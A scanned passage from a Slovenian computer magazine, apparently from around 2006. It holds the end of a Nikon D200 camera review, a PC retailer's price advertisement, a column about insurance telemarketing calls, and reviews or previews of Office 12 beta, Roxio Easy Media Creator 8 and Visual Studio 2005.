
Veliko očitkov Nikonu gre za izrazitejši šum pri visokih ISO-številah oziroma slabšemu odstranjevanju, kot je to uspelo Canonu. V resnici

so dosegli določen napredek in v veliko primerih šum ne bo veliko izrazitejši kot pri 20D. Z nekaj poskušanja pa je mogoče najti svetlobne razmere, pri katerih bo šum obupen. V istih razmerah se Canon 20D odreže veliko bolje. Seveda je mogoče najti razmere, v katerih bo Nikon boljši. Samo resnici na ljubo je teh manj.

Odpornost na cvetenje pik na senzorju je izredna, kar omogoča tudi **posnetke naravnost proti soncu** in drugim virom svetlobe.

Še največ pa so pri Nikonu izboljšali na področju **ostrenja**. Samodejno ostrenje ni tako hitro kot bi morda lahko pričakovali, zato pa je sila **natančno** in ne zaostaja več v ničemer za Canonovimi fotoaparatusi.

In kateri fotoaparatus bo omogočil lepše fotografije? Težavno vprašanje in odvisno od tega, kaj počnete. V glavnem je pri nizkih ISO-šte-



Posnetek račke s 300mm objektivom pri ISO 400

vilih prednost na strani D200, pri višjih še vedno nekoliko na strani 20D, zato pa na **skoraj vseh področjih zmaga D200**. 20D je glede na hitrost razvoja tovrstnih naprav že malenkost zaostal, kar pa ne pomeni, da Canon prav kmalu ne bo ponudil fotoaparatusa, ki bo za podobno ceno prekašal model D200. In če ga primerjamo z modelom Canon 5D? V nekaterih pogledih ga celo prekaša, pa ne veliko. Recimo raje, da sta primerljiva. Model 5D ima nekatere prednosti, ki so glede na ceno tudi pričakovane. 5D prav gotovo ne more konkurirati z ohišjem in upravljanjem, ki sta skromnejša v vseh pogledih. Zato pa ga krasi izredna kakovost fotografij, ki v večini primerov prehitijo skoraj pol cenejšega konkurenta.

Na kratko bi ocenil nekako takole: Model 200D je odličan fotoaparatus za vse zahtevne uporabnike, ki ne potrebujejo ali si ne morejo privoščiti modela D2X. Izkaže se posebej na področju **športne, reportažne in popotniške fotografije**. Za studijsko delo in umetniško fotografijo bi se vseeno raje odločil za kate-rego od Canonovih modelov. Tudi za model 20D, če ne potrebujete vseh možnosti, ki jih ponuja Nikon D200 v resničnem obilju. Prav gotovo pa to ni fotoaparatus za družinsko rabo ali uporabnike, ki se že tako otepajo predolgih menijev in kopice možnosti. Vsi, ki želijo od fotoaparatusa kaj več, pa bodo s tem modelom vsekakor več kot zadovoljni.



# POSEBNA PONUDBA Računalniških sistemov

## Sistem PREMIUM nForce

AMD Sempron 3000+(754)  
512 MB DDR  
160GB 7200 S-ATA  
Radeon 9600 128Mb TV-out  
DVD- RW (+/-) Pioneer  
Biostar NF325-A7 nForce  
z vgrajeno  
mrežno kartico 10/100  
in 6 kanalno zvočno kartico  
ATX PREMIUM 400W Silent



**114.900**

Cena vsebuje DDV  
velja ob plačilu z gotovino

## Komplet PREMIUM DELTA + 17 LCD

AMD Sempron 3000+ (754)  
DDR 512MB  
HDD 160 GB, 7200  
DVD-RW (+/-) Pioneer  
Osnovna pl. Biostar GForce-6100  
Vgrajena grafika nForce 6100  
vgrajena LAN kartica 10/100  
vgrajena zvočna kartica 6-kanalna  
Ohišje črno-srebrno 400W Silent  
Miška optična - črna  
Multimedijska Tipkovnica



**164.900**

Cena vsebuje DDV  
velja ob plačilu z gotovino

## Sistem SCORPIO Terminator II

AMD 64 3000+ (754)  
Biostar NF325-A7 nForce  
512 MB DDR  
160GB 7200 ATA  
Radeon 9800PRO 256Mb TV  
DVD-RW Pioneer  
mrežna kartica 10/100  
6 kanalna zvočna kartica  
disketna enota 1,44  
Ohišje SCORPIO 400W ATX  
+ barvni ventilator



**79.900 sit**

cena vsebuje DDV  
velja ob plačilu z gotovino,

## Komplet SCORPIO MEDIA + 17 LCD

AMD 64 3200(939)  
512 MB DDR pomnilnika  
160GB 7200 S-ATA  
PCI-E GF 6200TC 128Mb TV  
DVD- RW (+/-)  
vgrajena mrežna kartico 10/100  
in 6 kanalna zvočna kartica  
disketna enota 1,44  
ATX SCORPIO 400W Silent  
Multimedijska Tipkovnica  
Optical Miška Logitech + podloga



**209.740 sit**

cena vsebuje DDV  
velja ob plačilu z gotovino,

UGODNA PONUDBA RAZLIČNIH BLAGOVNIH ZNAMK



## Skupina I.T.

ČRNOMELJ Art d.o.o., Zadružna cesta 30, Tel.: 07 35 69 310  
HRASTNIK Asist Matek & Co. D.n.o., Cesta 3, julija 1, Tel.: 03 56 46 541  
IDRIJA ComCom d.o.o. Lapajnetova ulica 029, Tel.: 05 372 20 20  
IZOLA Delta, Trgovska 4, Tel.: 05 640 22 55  
KOČEVJE Maček Servis, Tomšičeva 13, Tel.: 01 89 53 512  
KOPER Trgovina Megabyte, Staničev trg 11, Tel.: 05 627-46-99  
KRANJ Abakus trading, d.o.o., Vodopivčeva 17, Tel.: 04 23 68 656  
LENDAVA Partners d.o.o., Glavna ulica 73, Tel.: 02 57 74 802  
LJUBLJANA Sun rise, d.o.o., Leskoškova 12, Tel.: 01 52 40 288  
LJUTOMER Epro Ljutomer d.o.o. Ivana Kaučiča cesta 24, Tel.: 02 58 41 292  
LOGATEC Prolog d.o.o., Tržaška 114, Tel.: 01 75 90 270  
LOGATEC, Klikshop, Cankarjeva 5, Tel.: 01 75 09 504  
MARIBOR, Bakus d.o.o., Na poljanah 20, Tel.: 02 42 12 172  
MENGES, AZ net d.o.o. Glavičeva ulica 1, Tel.: 01 72 91 263  
METLIKA, Art d.o.o., Črnomaljska 1., Tel.: 07 30 63 450

NOVA GORICA, Eniac d.o.o., Rejčeva ulica 3, Tel.: 05 33 33 555  
POSTOJNA, Klikshop, Tržaška cesta 30, Tel.: 05 72 04 888  
PTUJ, Epro Ljutomer d.o.o., Ul. 25. maja 16, Tel.: 02 77 11 427  
RADENCI, Partners d.o.o., Radgonska cesta 29, Tel.: 02 56 69 486  
RAKEK Uning d.o.o., Unec 25, Tel.: 01 70 96 440  
ROGAŠKA SLATINA, Bios Rač. Inženiring, Brestovska 27, Tel.: 03 58 14 588  
SLOVENJ GRADEC, Miron d.o.o., Ronkova 4, Tel.: 02 88 39 120  
SL. BISTRICA Ultra - Impex d.o.o., Ljubljanska cesta 80, Tel.: 02 81 82 860  
SL. KONJICE Ultra - Impex d.o.o., Mestni trg 16, Tel.: 03 75 91 630  
ŠENTVID PRI STIČNI Računalniški inženiring Isoft, Sad 2, Tel.: 01 78 05 044  
TREBNJE, Ribera d.o.o., Stari trg 5A Tel.: 07 30 41 802  
VELENJE, Flop d.o.o., Šaleška 19 A, Tel.: 03 89 75 408  
VRHNIKA, Molek servis Peter Molek s.p., Vrtnarija 3, Tel.: 01 75 05 170  
ŽALEC, Agina Informatika, d.o.o., Savinjska cesta 25, Tel.: 03 71 21 410  
ŽIRI, Gluhicom d.o.o., Jezerska ulica 1, Tel.: 04 51 06 090

E-misija d.o.o.  
KAMNIK, Ljubljanska cesta 21d,  
Tel.: 01 830 35 30, 32, 63  
NOVO MESTO Zwitterova ul.I,  
Tel.: 07 337 25 70  
TRGOVINE:  
MARIBOR:  
Ulica talcev 24, Tel.: 02 2296-180,  
KRANJ:  
Jake Platiše 17, Tel.: 04 235 00 00,



Opričujemo se za morebitne napake v oglasu. Pridržujemo si pravico do spremembe konfiguracij in cen brez predhodnega obvestila.

www.e-misija.si



Ureja: MILAN SIMČIČ | [milan.simcic@mojmikro.si](mailto:milan.simcic@mojmikro.si)



## Zavarujte me - pred telefonskim spamom

Sredi popoldneva sedim doma na kavču in berem. Zazvoni telefon. Premišlujem, le kdo bi me lahko klical na stacionarni telefon, saj ga ne uporabljam. Gotovo je kak akviziter ali pa delajo anketo med gospodinjstvi o tem ali onem, si mislim. No, mogoče pa je vseeno nekdo, ki ga poznam, in se odločim dvigniti slušalko. Prijazna gospa na drugi strani se predstavi kot se spodobi. »Dober dan. Iščem gospoda Simčiča, to ste zagotovo vi.« »Ja, sem,« odvrnem in že v naslednjem trenutku mi je žal. Gospa me kliče v imenu zavarovalnice Triglav, ki tokrat za spremembo nima zame izredno ugodne ponudbe, ampak me vabijo na neko srečanje, kjer bom izvedel vse o spremembah na področju zavarovanja, zda, j ko smo že v Evropski uniji. Halo... Komaj mi uspe priti do besede, da me ta stvar sploh ne zanima. Gospa se prijazno zahvali za moj čas in pogovor se konča. Uf, si rečem, tole je šlo pa razmeroma gladko. Porabil sem samo minuto ali dve. Spet vzajem v roke knjigo in se zatopim v branje. Komaj dobro začnem, ponovno zazvoni telefon. Dober dan, prijazen glas na drugi strani. Sem gospa ta in ta in vas kličem v imenu zavarovalnice Triglav. Želela bi vam predstaviti ... bla, bla. Komaj se zadržim, da je ne ozmerjam in pošljem nekam. Poizkušam biti prijazen, kolikor je v danih okoliščinah sploh mogoče. Gospe, ki je, mimogrede, druga kot tista izpred nekaj minut, razložim, da me je pred petimi minutami že klicala gospa Tinka in mi razlagala o isti zadevi, ki pa me povrh vsega sploh ne zanima. Prijazna gospa Minka mi odvrne, da ona pa že ni kriva, da imam jaz dve telefonski liniji, verjetno ISDN, in so me zato poklicali dvakrat. Danes pač kličejo moj konec in pika. Halo... Kdo koga nadleguje, jaz vas ali vi mene? Pustite me pri miru. Poleg tega vas pa prav nič ne briga, koliko telefonskih linij imam. Tudi če bi jih imel pet.

Ne gre mi v glavo, da lahko poslovanje neke zavarovalnice, v tem primeru gre za zavarovalnico Triglav, sloni na podatkih iz telefonskega imenika. Hudiča, ali še niso slišali za upravljanje odnosov s strankami oziroma aplikacije CRM. Upam, da ne pričakujejo, da se bom zavaroval pri zavarovalnici, kjer poslujejo na tak način.

Očitno lahko pričakujemo porast spama tudi prek telefonske linije. Kmalu bodo podjetja, ki imajo lastne klicne centre, začela tržiti storitev nadlegovanja ljudi po telefonu. Najprej seveda prek stacionarnih, nato pa še prek mobilnih. Kako pa se bomo pred tem zavarovali, pa je že druga zgodba. ■

Microsoft Office 12 beta

# Storilnost in prijaznost

Kar precej časa je bilo treba čakati, da je Microsoft dovolil vpogled v svoje delo okoli novega pisarniškega paketa Office 12. Konec lanskega leta smo ga končno dočakali in si lahko ogledali, v kateri smeri razmišljajo v Redmondu.

Piše: **Zoran Banovič**


[zoran.banovic@mojmikro.si](mailto:zoran.banovic@mojmikro.si)

Najočitnejša nova lastnost, ki jo prinaša Office 12, je nov uporabniški vmesnik. Ta se precej razlikuje od ustaljene prakse. V njem namreč ni več klasičnih spustnih menijev in orodnih vrstic, ampak **spremenljive orodne vrstice**, ki se imenujejo **ukazni razdelki** (command tabs). Ti se spreminjajo glede na nalogo, ki jo hočemo opraviti. Če na primer v Wordovem dokumentu kliknemo tabelo, se ukazni razdelek spremeni tako, da prikaže vse, kar lahko delamo z njo. Prvi vtis, ki ga daje takšna spremenjena filozofija, je malce odbijajoč, a že po nekaj klikih se načina navadimo in ugotovimo, da je pravzaprav čisto posrečen. Pri Microsoftu so o tem tako prepričani, da po njihovih besedah starega načina z meniji sploh ne bo več.

## NADGRADNJA ERGONOMIJE

Prvi pogled na novi Office daje videz, da gre pravzaprav za veliko ergonomsko nadgradnjo tega, kar poznamo zdaj. Ta ergonomija naj bi pripomogla k večji storilnosti in enostavnejši uporabi. Lep primer so tako imenovani **živi predogledi**. Dolej je bil učinek spremembe pisave viden le prek prvih nekaj črk izbrane besedila – ko smo brskali po seznamu pisav, se je poleg njihovega

zadnje čase to vlogo prepušča komunikacijskemu programu). **Word** je vsekakor osnovni poligon za testiranje vsega, kar pri Microsoftu obljublajo, da bo imel nov paket. Poleg izboljšanih in živih predogledov je tu še kopica drugih zanimivosti. Ena od njih so vsekakor **slogi**. Ti so zdaj lahko tudi **globalni**. Kaj to pomeni? Pomeni to, da smo dobili dodatno funkcijo, ki je nekako podobna namiznim temam, ki jih poznamo iz operacijskega sistema Windows. V Wordu je namreč mogoče določiti preoblikovanje celotnega dokumenta tako, da recimo ustreza celostni podobi podjetja – dodajo se ustrezne glave, spremenijo pisave naslovov, podnaslovov, besedila, poenotijo se oblike tabel, seznamov in vsega mogočega. Tako lahko **z enkratno izbiro preoblikujemo celoten do-**



Grafikoni v Excelu bodo lepši ...




Meniji in orodne vrstice so postali ukazni razdelki.

imena prikazalo le nekaj začetnih črk besedila. S pomočjo živega predogleda se lahko zdaj premikamo po seznamu pisav in Word bo v ozadju sproti prikazoval spremenjeno celotno besedilo. Enako je pri oblikovanju tabel v Excelu, grafikonov v Excelu, oblikovanju videza strani in še kje.

## SPREMEMBE V PROGRAMIH

Kaj pa posamezne komponente? Sprememb je veliko, zato bomo našli le najvidnejše.

Osrednji del vsakega pisarniškega paketa je urejevalnik besedil (čeprav



Ukazni razdelki se spreminjajo glede na zadano nalogo.



# Močan Nerov tekmelec

kument, da recimo ustreza pravilom znotraj podjetja. Veliko delajo tudi na sistemu metapodatkov, ki so za skupinsko delo bistvenega pomena. Omogoča namreč samodejno izmenjavo metapodatkov med na primer strežnikom SharePoint in Wordom, sprememba metapodatkov pa povzroči tudi spremembe v dokumentu samem, če je tako določeno (če na primer v metapodatkih, torej lastnostih dokumenta, spremenimo ime avtorja, se to spremeni tudi v dokumentu, če je to v njem zapisano. Metapodatke, komentarje in podobno je mogoče tudi odstraniti, tako da je uporabnik lahko tudi anonimen, če tako hoče.

Kaj pa Excel? Tudi ta je pridobil pri funkcionalnosti in uporabnosti. Veliko novosti se nanaša delo s tabelami z veliko količino podatkov. Posamezna tabela lahko ima zdaj kar milijon vrstic in 16.000 stolpcev, tako da se bo treba navaditi tudi na tričrkovne oznake stolpcev. Velike tabele pomenijo tudi zahtevnejše operacije. Novi Excel ponuja poenostavljen način izdelave vrtilnih tabel, poenostavljeno pogojno oblikovanje, poenostavljen vnos formul, kjer je mogoče uporabiti kar naslovne vrstice stolpcev, temeljito izboljšan sistem predogleda tiskanja in določanja območja tiskanja in še kaj. Podobno je tudi s PowerPointom in Accessom, ki sta bila deležna precejšnje prenove predvsem glede enostavnosti uporabe in nazornosti funkcij. Pravzaprav je na prvi pogled še najmanj sprememb deležen Outlook, kjer ukazni razdelki zaradi narave dela ne pridejo v poštev, tako da se večina novosti nanaša na povezave s programi SharePoint Services, OneNote in MS Project ter izboljšave koledarja, torej sodelovanje znotraj omrežja. A več o tem, ko bo izdelek bližje končni različici.

Seveda bo Office 12 pred končno različico doživel še marsikatero spremembo, tako da novosti ne gre jemati kot nekaj dokončnega. Če se bo obdržala osnovna filozofija, ki stremi k enostavnosti, storilnosti in ergonomiji, potem se nam obeta zanimiv izdelek. Verjetno zanimivejši od marsikatero prejšnje nadgradnje.

Roxio Easy Media Creator 8 je nov poskus, kako združiti čim več programov pod eno streho. Gre za komplet programov, ki jim je skupno delo s ploščami, tako CD kot DVD. Seveda je to definicijo treba vzeti v zelo širokem smislu, saj je vključena tudi izdelava varnostnih kopij. Pa vendar. Srčika programa je zapisovanje na plošče, podporo pa mu dajejo izdelava video CD- in DVD-plošč, urejevalnik filmov, organizator in urejevalnik slik ... Če povemo še drugače: gre za konkurenco zbirki Nero 7 Burning Suite, ki smo jo v Mojem mikru že predstavili.

Piše: Jernej Pečjak


jernej.pecjak@mojmikro.si

**O**srednji program, imenovan Roxio Creator Suite Home skrbi za povezavo vseh izdelkov pod eno streho. Preglednost je glede na vse vključene programe izjemna. Meni je sestavljen glede na namembnost v več delov: avdio, podatki, DVD in video, organizacija, foto, varnostne kopije in preslikovanje. Nekatere preproste reči se opravijo kar iz programa Home, denimo snemanje in kopiranje plošč ipd. Zahtevnejše aplikacije pa se odprejo po potrebi. Zraven posamezne možnosti je v vsakem oddelku v nekaj stavkih razloženo, kaj nam ponuja. Tudi sicer nimamo prenovljenemu Roxiu Home ničesar za očitati. Gre za enega preglednejših vmesnikov. Dodajmo k temu še čarovnike, s pomočjo katerih je delo v marsikaterem programu neprimerno lažje. Foto album lahko tako izdelamo v pičlih treh korakih. Poženejo ga kot samostojen program ali pa iz urejevalnika videa (VideoWave) oz. DVD-programa (MyDVD). Vse pohvale za povegljivost aplikacij.

## HITRO DO VŠEČNIH IZDELKOV

Tudi sicer je ena glavnih značilnosti paketa ravno izdelava vseh izdelkov z malo truda in časa. V ta namen je Roxio vključil tudi precej predlog, ki jih najdemo na drugem CD-ju škatelne različice.

Orodje, iz katerega se je razvilo vse drugo, je program za peko plošč. Ta ni doživel revolucionarnih sprememb, razen tega, da lahko pečemo tudi iz vmesnika Home. Sicer so dodana



Glavna aplikacija, prek katere zaženemo druge programe, je Roxio Creator Suite 8 Home. Nekatera enostavna opravila, kot je hitra peka plošč, lahko opravimo neposredno iz nje.

manjša dopolnila, denimo hkratno snemanje različnih projektov na več zapisovalnikov, sočasno snemanje in izgradnja datoteke s sliko (image file), kopiranje DVD-plošč na DVD-DL-plošče brez kakovosti kvalitete ipd.

## GLASBA

Kar zadeva področje glasbe, najdemo precej zanimivih možnosti. Denimo prevajanje kolekcije gramofonskih plošč v MP3- ali avdio CD-zapis z dodatno možnostjo iskanja naslovov skladb preko zbirke v internetu. Zbirke MP3-glasbe lahko pretvorimo v DVD-video zapis. Pri tem se vse skupaj kodira v stereo Dolby Digital. Glavna »zvočna« aplikacija je Sound Editor, ki je precej bolj »oskubljena« kot Nerova, saj ne vsebuje 8-kanalnega mešal-



## Roxio Easy Media Creator 8

nika in naprednih zvočnih učinkov. Kljub temu gre za precej zmogljiv program.

### OBDELOVANJE SLIK


**PhotoSuite 8** je namenjen obdelovanju slik. Ni tako zmogljiv kot namenski programi, ima pa dovolj možnosti, poleg tega pa je vmesnik zelo podoben kot pri PhotoSuite Home. Na levi sta dve vrsti menijev. V prvem najdemo najpogostejša, v drugem pa vsa orodja. Meniji seveda niso samostojni, ampak se razčlenijo v posamezna orodja. Najbolj preseneča vključitev **ravni (layers)** v program. Vsako besedilo, ki ga napišemo, se ustvari na svoji ravni, kar omogoča kasnejše popraviljanje. Razčlenitev na ravni se ohrani tudi, ko sliko posnamemo v zapisu PhotoSuite.

Paket ima še več orodij za delo s slikami. Lahko jih uvozimo iz digitalnega

fotaparata, ustvarimo foto albume, koledarje, vizitke, jih natisnemo na eni številnih predlog in pošljemo po elektronski pošti. **Media Manager** je poseben program, s katerim organiziramo fotografije in filme oz. ustvarimo albume.

### VIDEO

Področje videa ima največ sprememb, kar je posledica tega, da je Roxio kupilo podjetje **Sonic**, ki je znano po video izdelkih. **VideoWave** je nov program za urejanje videa in je precej uporabnejši kot Nerov izdelek. Omogoča namreč dve video stezi proti Nerovi eni, kar omogoči funkcije, kot so dodajanje vodnih žigov in slike v sliki. Poleg »pravih« stez pozna tudi interne, s katerimi izdelamo časovne trakove v časovnih trakovih oz. tako imenovane navidezne odseke, kar pride prav pri bolj zapletenih scenah. Možnosti pisanja **besedila** so prav tako odlične, saj vključujejo 3D-možnosti. Učinki, s katerimi prekrivamo video, so zanimivi, saj so tematski. To pomeni, da brez težav vključimo na primer balone v video posnetke z rojstnodnevnih zabav. Avtorji so vključili **izvoz v DivX** in podporo **širokemu zaslonu** kot tudi videu visoke loč-



**VideoWave** je nova aplikacija za urejanje videa v paketu **Roxio Easy Media Creator 8**. Lahko dovolimo čarovniku **CineMagic**, da sam izdela film iz vnesenega materiala, seveda pa lahko vse uredimo tudi sami.

ljivosti oz. **HDV** (žal brez možnosti izvoza). Začetniki si lahko oddahnejo, saj je Roxio vključil čarovnika z imenom **CineMagic**, ki nam iz fotografij in video posnetkov sam izdela prehode in vse skupaj sestavi. Rezultat lahko seveda korigiramo. Kljub vsemu VideoWave ne more tekmovati z namenski programi, kot je Premiere, saj manjka pravi barvni korekcijski filter. Prav tako lahko vsakemu izseku dodamo le dve stezi.

### MOJI DVD-JI

**MyDVD** je program za izdelavo video DVD-plošč. Roxio je dodal projektni pogled, ki prikaže vse menije in vsebino v enem oknu, in tudi sicer je MyDVD popolnoma predelan, saj namesto zapletenih ukazov naprej/nazaj uporablja časovne trakove. Dodajmo temu še

nove sloge menijev in dobimo odličen izdelek. **MyDVD Express** pa je posebna različica programa, ki je namenjen hitremu delu. Izberemo predlogo in vnesemo video ter posnamemo filmsko DVD-ploščo.

Poleg opisanih programov dobimo v paketu še možnost izdelave **varnostnih kopij**, program za izdelovanje **ovitkov** in druga koristna orodja, ki pa niso bila deležna večjih sprememb.

### PLUSI IN MINUSI

Roxio Easy Media Creator ima enake težave kot vsi tovrstni programi. Začetnik se lahko v njih zgubi ali pa dobi pol stvari, ki jih ne potrebuje. Kljub temu pa gre za paket z zelo ugodno ceno in kakovostnimi aplikacijami, ko bodo povprečnemu uporabniku več kot zadoščale. Največja konkurenca je Nero, ki lahko zapisuje na plošče Blu-ray in v posebnem zapisu Nero Digital, česar Easy Media Creator ne zna (zna pa zapisovati v DivX-u, kar je v tem trenutku pomembneše). Nero vsebuje tudi aplikacijo



**MyDVD Express** je nekakšna hitra in enostavna različica glavnega programa (**myDVD**). Izberemo predlogo, spremenimo naslov, vnesemo video posnetke in video DVD je izdelan.

za gledanje televizije. Po drugi strani pa ima Roxio precej boljšo podporo obdelavi video zapisov in bolj medsebojno povezane aplikacije, kar je v takem kompletu še kako pomembno. Posebnih težav s stabilnostjo v končni različici nismo zaznali, je pa paket precej pomnilniško požrešen, nekatere aplikacije, denimo VideoWave, pa se odzivajo precej počasi.

### Roxio Easy Media Creator 8

**Kaj:** Večnamenski paket za delo s ploščami, slikami, glasbo in videom.

**Za:** Veliko različnih aplikacij, dobro povezanih v celoto, odličen video urejevalnik, pregledna osnovna aplikacija Home, hitra peka plošč.

**Proti:** Počasnost nekaterih aplikacij, sistemsko požrešna aplikacija.

**Operacijski sistem:** Windows 2000-XP

**Cena:** 100 dolarjev škatelna ali internetna različica.

**Spletni naslov proizvajalca:** www.roxio.com.

Več informacij in ceniki:  
**WWW.KFM.SI**  
**NADGRADNJE IN NOVI RAČUNALNIKI!**  
**AMD XP 2600+** in tudi ostali procesorji  
 Vrhunska kvaliteta, brezplačna dostava po vsej Sloveniji in seveda dostopne cene!

**KFM COMPUTERS**  
 TEL (03) 898 1100  
 FAX (03) 898 1135



# Novo ogrodje in fasada

Microsoft na srečo svojih različnih programskih izdelkov ne izdaja vsako leto. Tako se lahko programerji seznanijo z vsemi novostmi in svoje priljubljeno orodje dodobra izkoristijo v praksi.

**Piše: Aleš Farkaš**

alesfarkas@yahoo.com

**Z**al pa pride čas, ko Microsoft zamenja (ali pripravlja zamenjavo) kategorija od svojih »paradnih konjev«. Takrat je treba zamenjati in prevetrirati tudi razvijalsko orodje in vključiti vse novosti, tako da bodo razvijalci pripravljene prodati še tisto malo novotarij. Novi Visual Studio 2005 glede dodajanja novih programskih jezikov ne prinese nič novega. Že videno in vse uporabljeno, bi lahko rekli. Seveda je tako le na prvi pogled. Malce poglobljanja prinese boljše rezultate. V jedro .NET se ne bomo spuščali, saj je bilo o tem velično napisano že med razvojem. Seveda so vključene vse drobnarije in novosti, ki jih prinese različica 2. Bolj pa si bomo pogledali, kaj sam paket kot celota ponuja razvijalcem. Že bežen prelet nam pove, da je novosti kar nekaj, saj za največji paket obstaja kar **19 strani izpisanih novosti**.

Za tiste, ki morda še ne veste: Visual Studio vsebuje **popolno paletu razvijalskih orodij za izdelavo vseh vrst programskih rešitev** (spletne aplikacije in storitve, mobilne aplikacije ali kar samo »navadne« aplikacije). Vsi programski jeziki, ki so vključeni (Basic, C++ C#, J#), uporabljajo isto integrirano razvojno ogrodje, ki omogoča izdelavo rešitev v različnih jezikih. Ogradje ni za vse jezike enako, se prilagaja, a če obvladate en del, boste hitro domači tudi v drugem.


## RAZLIČICE

**Standardna različica** se ne razlikuje veliko od profesionalne. Namenjena je razvijanju aplikacij tipa odjemalec-strežnik na ogrodju .NET. Prav tako ponuja vse za razvoj aplikacij, namenjenih dlančnikom in pametnim telefonom (ogrodje .Net Compact 2). Vendar je bolj za individualno uporabo kot resen razvoj v skupini. Ker standard ni zastoj, se je Microsoft odločil, da izda tudi različico **Express**, ki je brezplačna in namenjena vsem začetnikom, študentom in »vikend programerjem«. Verjetno pa tudi vsem, ki so doslej za razvijanje spletnih strani

uporabljali beležnico. Različico Express si lahko prenesete z njihove spletne strani.

## PRENOVLJENA OKNA

Največje spremembe vmesnika IDE so bila deležna sama okna, predvsem glede lege in lepljenja. Vsa okna zdaj omogočajo delo v pripljenem, »jezičkastem«, letočem in skrivajočem se načinu. Okno za iskanje in zamenjavo



je zamenjalo staro obliko in na novega treba se bo še privaditi. **Urejevalnik kode** je doživel pravo malo revolucijo. **IntelliSense** je zdaj na voljo v katerem koli projektu in jeziku (tudi HTML in ASP). IDE lahko razširite z lastnimi makri. Vključiti pa se da tudi zunanje programe in še bolj avtomatizirati proces programiranja. Na voljo je malo morje bolj ali manj uporabnih **gradnikov**, tako za spletno kot za okensko programiranje. Našel sem tudi **Refactor**, to je proces izboljšanja vaše kode po tem, ko je bila napisana. Na voljo je precej možnosti uporabe. Na voljo so vam tudi uporaba naslovnega prostora My in druge možnosti, ki vam bodo olajšale življenje.

